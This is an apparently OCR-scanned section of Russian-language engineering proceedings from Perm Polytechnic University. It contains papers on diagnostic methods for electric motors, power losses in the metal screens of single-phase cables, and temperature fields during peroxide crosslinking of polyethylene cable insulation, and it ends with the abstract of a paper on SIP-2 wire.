R.O. Tokarev, V.V. Shaposhnikov, E.A. Chabanov

METHODS FOR DIAGNOSTIC OF ELECTRIC ENGINES

Recently, a very important task has arisen with regard to the reliability of electric engines and the increase in their service life without special interferences in the design. The longer the service life of an electric engine, the less the company spends on its repair and re-equipment of production. The life of an electric engine can be increased by periodically evaluating its technical condition.

The article discusses various methods of technical diagnostics of the state of electrical engines. The advantages and disadvantages of each method are shown. The possibilities of using these methods for production purposes are analyzed.

Keywords: technical diagnostic system, diagnostic method, non-destructive testing, destructive testing.

Системы технической диагностики любого оборудования направлены на своевременное определение реального технического состояния электрического оборудования, выявление зарождения и устранение дефектов до их опасного влияния и больших потерь денежных средств предприятий из-за внеплановых ремонтов оборудования [2, 5]. Все виды затрат на реализацию системы технической диагностики должны быть минимизированы. Плановая диагностика также позволяет судить о возможности дальнейшего использования оборудования при выработке нормативного срока его службы.

В случае обнаружения дефектов или нарушения технического состояния оборудования проводятся внеплановые технические диагностики. Основные требования, которым должен отвечать каждый современный метод диагностирования электродвигателей:

– высокая точность и достоверность выявления неисправностей;

– возможность обнаружение как механических, так и электрических повреждений [1, 6];

– простота проведения измерений;

– возможность проведения измерений на расстоянии, в случае отсутствия или затруднения доступа к оборудованию;

– возможность обработки результатов за короткий промежуток времени.

Существуют определенные требования к приспособленности машин к диагностированию. Приспособленность характеризуется доступностью, легкосъемностью, обладанием встроенными средствами контроля. Требования в отношении приспособленности машин к диагностированию должны учитывать конструктивное исполнение машины, контроль параметров, методы и средства диагностирования.

Классификация методов диагностирования. По степени повреждаемости объекта при его исследовании различают методы разрушающие и неразрушающие. При разрушающем методе происходит частичное или полное разрушение исследуемого объекта. Разрушающие методы пригодны лишь для исследования отдельных частей машины, когда анализ проводят на определенной выборке из большой партии изделий. Выборочный контроль не является всегда достаточным, часто необходим максимальный контроль качества. Такой контроль достигается только при неразрушающих методах, которые не влекут за собой полное или даже частичное разрушение объекта исследований. Неразрушающие методы контроля обладают недостатками: сложность понимания и расшифровки полученных результатов; необходимость применения сразу нескольких методов контроля; не всегда адекватный отклик на воздействие.

Разрушающие методы контроля. Разрушающие методы контроля проводят для определения предела прочности и надежности исследуемого объекта. Данные методы позволяют контролировать качество материала конструкции и элементов, получать информацию для прогнозирования ресурса их безопасной эксплуатации. Разрушающий контроль прямо противоположен неразрушающим методам.

Преимущество разрушающего контроля – получение количественных показателей материалов. Однако такой контроль проходит до полной невозможности дальнейшего использования исследуемого объекта. Разрушающие методы – динамические испытания: изгиб, повышенная и пониженная температура, испытания на вибро– и ударную прочность. В процессе контроля можно определить важные параметры, необходимые для дальнейшего использования объекта – максимальная устойчивость к механическим воздействиям, максимальная рабочая температура и др. С целью получения более углубленных знаний об испытуемом объекте разрушающие методы контроля совмещают с неразрушающими.

Неразрушающие методы контроля. Выбор метода контроля зависит напрямую от свойств и параметров контролируемого объекта и условий его обследования.

К методам неразрушающего контроля относятся:

– акустические методы контроля;

– вибрационные методы контроля;

– виброакустический метод;

– капиллярный метод контроля;

– магнитные методы контроля;

– тепловые методы контроля;

– электрические методы контроля.

Акустические методы контроля. Акустические методы контроля основаны на анализе акустических волн упругих колебаний, возникающих в объекте исследований. Обычно используется исследование акустических шумов работающей электрической машины и анализ спектров ее сигнала с применением программы выделения из общих спектров образов и их кодовых аналогов. Основной проблемой данного метода является извлечение полезной информации из спектра акустического сигнала и определение характеристик эталонного состояния двигателя.

Вибрационный метод контроля. Вибрационная диагностика является более распространенным методом диагностирования технических систем и оборудования. Метод основан на исследовании вибрационных параметров: виброускорение, виброперемещение, виброскорость в различных точках и направлениях машины. Главным недостатком вибрационной диагностики является необходимость ис-

пользования специальных вибродатчиков, сложность их установки на исследуемый объект, обработка результатов диагностики.

Виброакустический метод. Метод основан на анализе изменения вибрационных параметров корпуса машины и ее движущихся элементов. Данный метод применяется чаще всего на асинхронных двигателях, так как позволяет определить не только уже существующие неисправности, но и предотвратить катастрофические последствия зарождающихся дефектов. В качестве эталона используют характеристику того же исследуемого объекта, но на начальном этапе эксплуатации. Вибрационная диагностика позволяет определить дефекты, связанные с подшипниковыми узлами и обмоткой статора. Как показывает практика большая вероятность выхода из строя электродвигателя наблюдается из-за дефектов в обмотке статора.

Основными недостатками данного метода являются:

– каждому состоянию электрической машины соответствует определенный вибрационный сигнал;

– сложность диагностики;

– проблема идентификации источника повышенной вибрации.

Капиллярный метод неразрушающего контроля. В организации технического контроля предприятий особо важную роль играет выбор правильного метода контроля и необходимых средств измерений, подобранных к методу. Контроль качества продукции на предприятиях не ограничивается замерами геометрических размеров и параметров объекта. Контроль качества материалов (дефектоскопия), замер массы, определение частот колебаний, проверка на герметичность, оценка виброскорости и чистоты поверхности давно стали необходимыми методами контроля качества продукции и стабильности технического процесса на предприятиях. Капиллярный метод является интересным методом контроля качества продукции и относится к неразрушающему контролю. Применяется он в основном в заводских производственных лабораториях для нахождения и оценки поверхностных дефектов типа трещин, неспаев, волосяных и других различных нецелостностей поверхности объектов как готовой продукции, так и на стадии постановки объекта в серийное производство. В зависимости от способов получения информации разделяют следующие типы капиллярного контроля:

– цветной (с помощью красок);

– люминесцентный;

– люминесцентно–цветной.

С помощью люминесцентного метода обнаруживают поверхностные дефекты, имеющие ширину раскрытия 0,01–0,02 мм. Контролем с помощью красок можно проверить детали машины, которые сделаны из любого материала. Чувствительность данного метода на порядок выше люминесцентного, так как позволяет обнаружить дефект с шириной перекрытия 0,001 мм и глубиной 0,01 мм. Преимущества данного метода: проведение точных расчетов локализации даже мелких дефектов; низкая стоимость. Недостатки капиллярной дефектоскопии: наличие токсичных компонентов при проведении анализа; высокая трудоемкость процесса; наличие человеческого фактора; контроль метода только при определенных значениях температур; невозможность механизации процесса; наличие ограничений по сроку пригодности.

Тепловой метод контроля. Температурный метод контроля делится на активный и пассивный. Активный метод контроля основан на анализе взаимодействия температурного поля с объектом, пассивный основан на анализе самого объекта. Недостатки данного метода: сложность реализации контроля; необходимость доступа к отдельным частям машины; низкая достоверность полученных результатов; большая продолжительность метода контроля.

Магнитный метод контроля. Метод заключается в обнаружении дефектов в электрическом двигателе на основе принципов регистрации внешнего магнитного поля, обработки результатов и заключении о наличии дефектов. Принцип метода основан на размещении рядом в исследуемом двигателе электромагнитных датчиков, которые регистрируют внешнее магнитное поле, образующееся вокруг электродвигателя в процессе его работы. Сигнал с датчика поступает на компьютер, где все изменения фиксируются и записываются в памяти. Далее происходит обработка результатов исследований, получение общих характеристик для наглядного представления неисправностей. Достоверность результатов – 92 %. Данный метод обычно применяется для анализа высоковольтных машин, с напряжением от 6кВ и выше. Однако установка датчика регистрации изменения магнитного поля требует непосредственного доступа к объекту.

Электрические методы контроля. Электрические методы основаны на анализе электрических параметров объекта, после воздействия

на него некоего возмущения [4–6]. К электрическим методам контроля относится метод, основанный на контроле потребляемого тока статора электромашины [3, 5–7]. Этот метод в последние годы получил широкое распространение. Он позволяет с достаточно высокой точностью определить состояние элементов двигателя. Токи статора представляют информацию о различных механических и электрических повреждениях электродвигателя и связанных с ним механических устройств, например, об обрыве стержней, межвитковых замыканиях обмотки статора, о разрушении подшипника. Судить о наличии всех этих повреждений можно после обработки результатов, которые будут иметь характерные особенности. Недостатком данного метода является сложность обработки результатов.

Библиографический список

1. Булычев А.В., Ванин В.К. Метод контроля состояния механической части асинхронного электродвигателя // Электротехника. – 1997. – № 10. – С. 5–9.

2. Петухов В.С. Способ диагностики электродвигателей переменного тока и связанных с ним механических устройств: пат. 2339049 Рос. Федерация / Опубл.02.03.2007.

3. Барков А.В., Борисов А.А. Современные возможности диагностирования машин с электроприводом по току двигателя // Металлургические процессы и оборудование. – 2013. – № 1(31). – С. 61–65.

4. Способ диагностики технического состояния электродвигателя по его электрическим параметрам / А.Е. Козярук, Ю.Л. Жуковский, М.С. Черемушкина, А.А. Коржев, А.В. Кривенко // Патент России № 2425391. 2009. Бюл. №21.

5. Спектральный анализ неисправностей синхронной машины / Р.О. Токарев, В.В. Шапошников, Е.А. Чабанов, Е.В. Чабанова // Вестник пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления . – 2019. – № 30. – С. 227–240.

6. Токарев Р.О., Шапошников В.В., Чабанов Е.А. Спектральный анализ неактивной части переходного процесса синхронной машины // Инновационные технологии: теория, инструменты, практика: материалы X Междунар. интернет–конф. молодых ученых, аспирантов,

студентов (20 ноября – 31 декабря 2018 г.). – Пермь: Изд-во Перм. нац. исследов. политехн. ун-та, 2019. – С. 355–361.

7. Токарев Р.О., Чабанов Е.А.Спектральный анализ неисправностей синхронной машины // Автоматизированные системы управления и информационные технологии: материалы всерос. науч.-техн. конф. в 2 т. (Пермь, 17 мая 2018 г. – Пермь: Изд-во Перм. нац. исследов. политехн. ун-та, 2018. – Т. 2. – С. 97–102.

Сведения об авторах

Токарев Роман Олегович – студент Пермского национального исследовательского политехнического университета, гр. ЭМ-18-1м, г. Пермь, e-mail: ju11071996@yandex.ru

Шапошников Владислав Валерьевич – студент Пермского национального исследовательского политехнического университета, гр. ЭМ-18-1м, г. Пермь, e-mail: vladislav96gg@gmail.com

Чабанов Евгений Александрович – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь; доцент кафедры «Специальности водного транспорта и управления на транспорте» Волжского государственного университета водного транспорта (Пермский филиал), г. Пермь, e-mail: ceapb@mail.ru

УДК 621.315

А.Г. Щербинин, Е.А. Шушкова

ИССЛЕДОВАНИЕ ПОТЕРЬ МОЩНОСТИ В МЕТАЛЛИЧЕСКИХ ЭЛЕМЕНТАХ СИЛОВЫХ КАБЕЛЕЙ

В данной статье проведено исследование потерь мощности в экранах кабелей при различном расположении группы однофазных кабелей относительно друг друга. Также рассмотрено влияние транспозиции экранов и транспозиции кабелей на потери мощности. Определен наиболее эффективный способ снижения потерь.

Ключевые слова: потери мощности; группа однофазных кабелей; транспозиция экранов; транспозиция кабелей.

A.G. Shcherbinin, E.A. Shushkova

STUDY OF LOSS OF POWER IN METAL ELEMENTS OF POWER CABLES

This article studies the power loss in the cable shields for different locations of a group of single-phase cables relative to each other. The effects of screen transposition and cable transposition on power loss are also considered. The most effective way to reduce losses is determined.

Keywords: power loss; single-phase cable group; screen transposition; transposition of cables.

В настоящее время большинство кабельных линий выполняются однофазными кабелями, имеющие металлические экраны. В трехфазных сетях используют трехфазные группы однофазных кабелей.

Магнитное поле кабеля переменного тока вызывает дополнительные потери энергии в металлических элементах кабеля (оболочка, броня, экраны и т.д.), которые складываются из потерь на вихревые токи и потерь от продольных токов, наводимых в металлических элементах. Последние зависят от способа заземления и соединения элементов. При соединении и заземлении металлических элементов только с одной стороны эти потери близки к нулю, однако в металлическом элементе будет наводится ЭДС (электродвижущая сила). Наибольшего значения потери от продольных токов достигают при соединении с двух сторон. В этом случае потери могут достигать 100% от потерь в жилах и более.

С помощью программы ANSYS Maxwell определим коэффициенты взаимной индукции для различного расположения кабелей относительно друг друга. На рис.1 показаны рассматриваемые расположения групп однофазных кабелей.

В ходе решения данной задачи были сделаны следующие допущения:

– изменение магнитного поля происходит в поперечном сечении кабеля;

– токи смещения не учитываются.

Исходя из принятых допущений, дифференциальные уравнения для комплексной амплитуды векторного магнитного потенциала A для проводящей и диэлектрической среды выглядит следующим образом:

– проводящая среда:

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial x}\right)+\frac{\partial}{\partial y}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial y}\right)-i\omega\sigma A+J_s=0; \qquad (1)$$

– диэлектрическая среда:

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial x}\right)+\frac{\partial}{\partial y}\left(\frac{1}{\mu_a}\frac{\partial A}{\partial y}\right)=0. \qquad (2)$$

На бесконечном удалении векторный магнитный потенциал равен нулю. Реализуем с помощью граничного условия Робина

$$\frac{\partial A}{\partial \rho}+\frac{1}{\rho}A=0. \qquad (3)$$




Рис. 1. Взаимное расположение кабелей

Расстояние Δs между кабелями будем изменять от 0 до 10d. Исследуемый кабель имеет сечение жилы 240 мм^2 и сечение экрана 50 мм^2. Общий диаметр кабеля равен 34,22668 мм.

В табл. 1 сведены расчетные значения коэффициентов магнитной индукции для различного расположения кабелей, полученных в программе ANSYS Maxwell.

Таблица 1

Результаты расчета коэффициентов взаимной индукции

Расположение кабелей	Коэффициент взаимной индукции			
	Δs	M12, мкГн/м	M13, мкГн/м	M23, мкГн/м
Треугольник	0	0,364	0,364	0,364
В ряд	0	0,365	0,639	0,365
	d	0,645	0,921	0,645
	2d	0,688	1,080	0,688
	3d	0,922	1,199	0,922
	4d	1,012	1,288	1,011
	5d	1,087	1,363	1,087
	6d	1,148	1,425	1,148
	7d	1,201	1,478	1,201
	8d	1,249	1,525	1,249
	9d	1,291	1,567	1,291
	10d	1,329	1,606	1,329

Потери на вихревые токи в одножильных кабелях с немагнитными металлическими оболочками обычно невелики, поэтому в дальнейшем будут учитываться только потери, обусловленные продольными токами [1].

Рассмотрим три одножильных кабеля. В общем случае падения напряжения на единицы длины кабелей будут равны:

$$\begin{cases} U_{э_1} = I_{э1}R_э - j\omega M_{12}(I_{ж_2} + I_{э_2}) - j\omega M_{12}(I_{ж_3} + I_{э_3}) \\ U_{э_2} = I_{э2}R_э - j\omega M_{21}(I_{ж_1} + I_{э_1}) - j\omega M_{12}(I_{ж_3} + I_{э_3}) \\ U_{э_3} = I_{э3}R_э - j\omega M_{31}(I_{ж_1} + I_{э_1}) - j\omega M_{12}(I_{ж_2} + I_{э_2}) \end{cases}, \quad (4)$$

где $I_{ж_2}$ – токи в жилах соответственно 1-го, 2-го и 3-го кабелей; $I_{э_2}$ – токи в экранах; $R_э$ – сопротивление экрана; M_{12}, M_{21}, M_{31} – коэффициенты взаимоиндукции между экраном и данного кабеля и жилой соседнего [1].

Максимальные потери энергии получаются в случае соединения и заземления экранов с двух концов. В этом случае сумма токов в оболочках каждой фазы равны нулю:

$$I_{э1} + I_{э2} + I_{э3} = 0\,. \quad (3)$$

Решая систему уравнений (1) находим значения коэффициента потерь, результаты представлены в табл. 2, 3.

Таблица 2

Соотношение потерь при расположении кабелей
в сомкнутый треугольник и в ряд

	$P_э / P_{жс}$			
	A	B	C	Среднее
Сомкнутый треугольник	0,172	0,172	0,172	0,172
В ряд (Δs=0)	0,430	0,099	0,357	0,295

Таблица 3

Соотношение потерь при разном расстоянии между кабелей

Δs	$P_э / P_{жс}$			
	A	B	C	Среднее
0	0,430	0,099	0,357	0,295
d	0,863	0,378	0,686	0,642
2d	1,101	0,383	0,825	0,769
3d	1,334	0,767	1,061	1,054
4d	1,483	0,904	1,185	1,191
5d	1,606	1,022	1,289	1,306
6d	1,703	1,118	1,373	1,398
7d	1,786	1,201	1,446	1,478
8d	1,858	1,275	1,509	1,547
9d	1,920	1,340	1,566	1,609
10d	1,976	1,399	1,616	1,664

Из табл. 2 и 3 видно, что чем больше расстояние между кабелями, тем выше коэффициент потерь.

Далее рассмотрено влияние транспозиции на потери мощности. Переписав систему уравнений (1) для случая с транспозицией, были получены данные представленные в табл. 4.

Таблица 4

Соотношение потерь при транспозиции кабелей и без нее

Δs	$P_э / P_{жс}$		
	Среднее без транспозиции	Среднее с транспозицией кабелей	Расхождение значений, %
0	0,29530	0,26500	11,43396
d	0,64230	0,62800	2,27707
2d	0,87970	0,87400	0,652174
3d	1,05400	1,05300	0,094967

Окончание табл. 4

4d	1,19070	1,19300	-0,19279
5d	1,30570	1,31000	-0,32824
6d	1,39800	1,40400	-0,42735
7d	1,47770	1,48500	-0,49158
8d	1,54730	1,55600	-0,55913
9d	1,60870	1,61800	-0,57478
10d	1,66370	1,67300	-0,55589

На рис. 2 приведен график относительного расхождения между потерями, полученными с транспозицией и без транспозиции кабелей, от расстояния между кабелями.

Рис. 2. Зависимость относительного расхождения между потерями в экранах от расстояния между кабелями

Из рис. 2 видно, что транспозиция кабелей дает снижение средних потерь в экранах, при условии, что расстояние между кабелями не превышает трех диаметров в свету.

Исходя из расчетов можно сделать вывод, что для минимизации потерь мощности в экранах кабелей следует располагать их как можно ближе друг к другу. Если это позволяют другие показатели, то наиболее эффективным будет расположение в сомкнутый треугольник. Еще одним способом снижения потерь является транспозиция. Транспозиция экранов кабелей является самым эффективным способом снижения потерь, но и транспозиция кабелей позволяет сократить потери хоть и не так эффективно.

Библиографический список

1. Привезенцев В.А., Ларина Э.Т. Силовые кабели и высоковольтные кабельные линии. – М.: Энергия, 1970. – 424 с.

2. Дмитриев М.В. Заземление экранов однофазных силовых кабелей 6–500 кВ. – СПб.: Изд-во Политехн. ун-та, 2010. – 154 с.

Сведения об авторах

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

Шушкова Екатерина Андреевна – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1м, г. Пермь, e-mail: kate.shyshkova@mail.ru

УДК 679.7

А.А. Корелин, И.Я. Дятлов, Н.М. Труфанова

ЧИСЛЕННОЕ ИССЛЕДОВАНИЕ ТЕМПЕРАТУРНЫХ ПОЛЕЙ В ПРОЦЕССЕ ПЕРОКСИДНОЙ СШИВКИ ПРИ ПРОИЗВОДСТВЕ КАБЕЛЕЙ С ПОЛИЭТИЛЕНОВОЙ ИЗОЛЯЦИЕЙ

В статье представлена осесимметричная математическая модель процесса пероксидной сшивки в трубе вулканизации. Получены зависимости температуры по длине линии вулканизации кабеля с различной толщиной изоляции. Проверена адекватность разработанной модели, путем сравнения с аналогичными разработками.

Ключевые слова: математическая модель, полиэтиленовая изоляция, вулканизационная труба, сшивка, тепломассоперенос.

A.A. Korelin, I.Ya. Djatlov, N.M. Trufanova

NUMERICAL RESEARCH TEMPERATURE FIELDS IN THE PROCESS OF PEROXIDE CROSSLINKING IN THE PRODUCTION OF POLYETHYLENE INSULATED CABLES

The article presents an axisymmetric mathematical model of the peroxide crosslinking process in a vulcanization pipe. The temperature dependences along the length of the cable vulcanization line with different insulation thickness are obtained. The adequacy of the developed model has been verified by comparing with similar developments.

Ключевые слова: mathematical model, polyethylene insulation, vulcanization tube, crosslinking, heat and mass transfer.

На сегодняшний день моделирование сложных процессов является приоритетной задачей многих расчетов. Разработав модель и проверив достоверность получаемых данных можно подробнее исследовать, на первый взгляд, скрытые процессы.

При вулканизации полиэтилена, акже этот процесс еще называют «сшивкой», чаще всего используются два химических способа сшивки – пероксидная и силановая. Химическими они называются из-за того, что к обычному полиэтилену добавляют сшивающий агент. При пероксидной сшивке это перекись дикумила, а при силановой сшивке – силаны. Оба способа нашли свое применение при

изготовлении силовых кабелей. Но так как при силановой сшивке необходимо присутствие воды – это делает невозможным применение данного способа для изготовления кабелей на среднее и высокое напряжение, так как любое попадание влаги в изоляцию кабеля может привести к росту водных триингов и снижению срока службы кабеля. Поэтому при изготовлении кабелей на среднее и высокое напряжение используют пероксидную сшивку, основная особенность которой заключается в том, что процесс сшивки происходит при высоких температурах в среде сухого газа.

Подробное описание силановой сшивки представлено в статье [1]. В ней авторами разработано несколько математических моделей, описывающих процесс силановой сшивки в котлах. В работе [2] представлена математическая модель процесса вулканизации пероксидной изоляции кабеля в вулканизационной трубе, позволяющая исследовать зависимость степени сшивки от скорости производства и определять оптимальный режим изолирования, при котором может быть выбрана высокая скорость производства без потери качества изделия.

В данной работе приведены результаты экспериментов по определению максимальной температуры в кабеле в вулканизационной трубе и результаты численных экспериментов процесса вулканизации, полученные с использованием разработанной модели и другими авторами. Сопоставление результатов позволило оценить адекватность разработанной математической модели.

Исследуемая линия вулканизации состоит из двух частей: первая – труба вулканизации длиной 54 м, вторая – труба охлаждения длиной 114 м. Вся длина линии делится на секции по 6 м и несколько температурных зон.

Исследуемый кабель марки ПвВнг-LS 1х300 на 10, 35 и 110 кВ с толщиной изоляции соответственно 5 мм, 10 мм, 18 мм [3, 4].

Схематично линия и кабель в продольном разрезе, а также заданные граничные условия по температуре представлены на рис. 1.

На рис. 1 изображено расположение заданных граничных условий. Цифрой 1 отмечен вход в среду. Цифрой 2 отмечен вход изоляции, задается температура и скорость. Под цифрой 3 отмечен вход ТПЖ, задается температура и скорость. Цифрой 4 отмечена ось симметрии. На выходе изоляции 6 и ТПЖ 5 задается скорость и адиабата. На границах секций задаются адиабатические условия по температуре.




Рис. 1. Расположение заданных граничных условий

Для упрощения решения приняты следующие допущения: теплофизические свойства материалов кабеля постоянны, на границах раздела разнородных сред реализуется условие идеального теплового контакта.

Решаемая система уравнений принимает вид:

$$\rho_i\left(v_r\frac{\partial v_r}{\partial r}+v_z\frac{\partial v_r}{\partial z}\right)=-\frac{\partial P}{\partial r}+\frac{1}{r}\frac{\partial(r\cdot\tau_{rr})}{\partial r}+\frac{\partial\tau_{rz}}{\partial z}+\rho_i\beta(T-T_0)g, \quad (1)$$

$$\rho_i\left(v_r\frac{\partial v_z}{\partial r}+v_z\frac{\partial v_z}{\partial z}\right)=-\frac{\partial P}{\partial z}+\frac{1}{r}\frac{\partial(r\cdot\tau_{rz})}{\partial r}+\frac{\partial\tau_{zz}}{\partial z}, \quad (2)$$

$$\rho_i(T)=\rho_0[1-\beta(T-T_0], \quad (3)$$

$$\frac{\partial v_z}{\partial z}+\frac{1}{r}\frac{\partial(r\cdot v_r)}{\partial r}=0, \quad (4)$$

$$c_i\rho_i\left(v_r\frac{\partial T}{\partial r}+v_z\frac{\partial T}{\partial z}\right)=-\left(\frac{1}{r}\frac{\partial}{\partial r}(r\cdot q_r)+\frac{\partial q_z}{\partial z}\right)+$$
$$+\tau_{rr}\cdot\dot{\gamma}_{rr}+\tau_{zz}\cdot\dot{\gamma}_{zz}+\tau_{rz}\cdot\dot{\gamma}_{rz}, \quad (5)$$

$$c_j\rho_j\left(v_r\frac{\partial T}{\partial r}+v_z\frac{\partial T}{\partial z}\right)=-\left(\frac{1}{r}\frac{\partial}{\partial r}(r\cdot q_r)+\frac{\partial q_z}{\partial z}\right)+$$
$$+\tau_{rr}\cdot\dot{\gamma}_{rr}+\tau_{zz}\cdot\dot{\gamma}_{zz}+\tau_{rz}\cdot\dot{\gamma}_{rz} \quad (5)$$

$$\tau_{rr}=2\mu_b\frac{\partial v_r}{\partial r};\ \tau_{zz}=2\mu_b\frac{\partial v_z}{\partial z};\ \tau_{rz}=\mu_b\left(\frac{\partial v_z}{\partial r}+\frac{\partial v_r}{\partial z}\right), \quad (6)$$

где ρ – плотность, кг/м^3; с – теплоёмкость, Дж/кг·°С; λ – коэффициент теплопроводности Вт/м·°С; μ –вязкость, Па·с; i – 1 – азот, 2 – вода; j – 1-медь, 2-полиэтилен; τ_{ij}– тензор напряжений; T – температура, °С; к v_i– омпоненты вектора скорости, м/с [5].

Данная система уравнений решается методом конечных элементов математическим пакетом ANSYS Fluent.

Для оценки влияния толщины изоляции на распределение температуры был проведен расчет при зафиксированной скорости изолирования 0,25 м/с. Полученное семейство кривых приведено на рис. 2.




Рис. 2. Кривые распределения температур на поверхности жилы и изоляции

Исходя из приведенных на рис. 2 данных можно сказать, что толщина изоляции сильно влияет на температуру жилы, а та, в свою очередь, влияет на степень сшивки изоляции. Если рассмотреть значение температуры жилы в конце зоны нагрева (54 м), то видно, что при увеличении толщины изоляции с 5 мм до 18 мм, температура падает с 270ºС до 120ºС. Из этого можно сделать вывод, что для качественной сшивки изоляции необходимо грамотно подбирать технологический режим изолирования для каждой из толщин, так как изоляция может не успеть сшиться к концу трубы вулканизации или же может произойти преждевременное начало сшивки, что влечет за собой ухудшение качества изделия.

Для того чтобы проверить адекватность получаемых разработанной моделью данных было проведено сравнение с результатами, полученными автором следующей статьи [6]. В ней автором был проведен расчет распределения температур в трубе вулканизации, а также проведена оценка оптимальных параметров при вулканизации: температура при нагреве и скорость изолирования. На рис. 3 представлены сравниваемые кривые распределения температур.

Сопоставив полученные численно результаты и данные, представленные другим автором можно сделать вывод, что распределение температур, различается примерно в 3 %, что говорит о том, что разработанная модель с достаточной точностью решает поставленную задачу.




Рис. 3. График изменения температуры по длине зоны нагрева

Также было проведено опытное исследование, при котором на жилу кабеля перед изолированием была нанесена термонаклейка, которая позволила отследить максимальную температуру жилы кабеля при сшивке в трубе вулканизации; она составила 197ºС (рис. 4 т.1). Для проверки адекватности модели на основе данного технологического режима был произведен расчет распределения температуры жилы (см. рис. 4).




Рис. 4. Распределение температуры на жиле кабеля при прохождении в трубе вулканизации

Из графика становится понятно, что максимальная температура, которую достигает изолированная жила в процессе прохождения через трубу вулканизации, рассчитанная разработанной моделью, составляет 220 ºС. Расхождение рассчитанных и экспериментальных данных составляет 10,5 %.

Полученные в данной работе результаты, говорят о том, что разработанная модель позволяет с небольшой погрешностью получать адекватные результаты, необходимые для анализа процессов тепло-

массопереноса в трубе вулканизации. При использовании данной модели и на основе ее результатов можно корректировать и оптимизировать технологические режимы и получить оптимальные параметры изолирования для любого вида и толщины изоляции.

Библиографический список

1 Гольцов Е.С., Дятлов И.Я., Труфанова Н.М. Численный анализ процесса тепломассопереноса при силановой сшивке в водной ванне // Научно-технический вестник Поволжья. – 2019. – № 7. – С. 91–94.

2. Корелин А.А., Дятлов И.Я., Труфанова Н.М. Численное исследование процесса сшивки полиэтилена в вулканизационной трубе в среде азота // Научно-технический вестник Поволжья. – 2019. – № 7. – С. 111–114.

3. ТУ 16.К71-335-2004. Кабели силовые с изоляцией из сшитого полиэтилена на напряжение 10, 20, 35 кВ. – 2004.

4. ТУ 16-705-495-2006. Кабели силовые с пластмассовой изоляцией на напряжение 64/110 кВ. – 2006.

5. Труфанова Н.М. Переработка полимеров. – Пермь: Изд-во Перм. гос. техн. ун-та, 2009.

6. Kosar V., Gomzi Z. Modeling of the power cable production line // Thermochimica Acta. – 2007. – P. 70–82.

Сведения об авторах

Корелин Артём Александрович – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-19-1м, г. Пермь, e-mail: korelin-art@yandex.ru

Дятлов Илья Яковлевич – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: d.i.994@yandex.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

УДК 621.315

Заболотных С.И., Козицына М.В.

РАСЧЕТ ТЕХНОЛОГИЧЕСКОГО РЕЖИМА ИЗГОТОВЛЕНИЯ ПРОВОДА СИП-2 НАПРЯЖЕНИЕМ 0,6/1 кВ

В данной работе представлены основные преимущества использования провода СИП-2 для прокладки воздушных линий. Представлен расчёт технологического режима изолирования токопроводящих жил провода СИП-2, а также произведен выбор параметров формующего инструмента.

Ключевые слова: Провод, технологический режим, изоляция из сшитого полиэтилена, формующий инструмент.

S.I. Zabolotnykh, M.V. Kozitsyna.

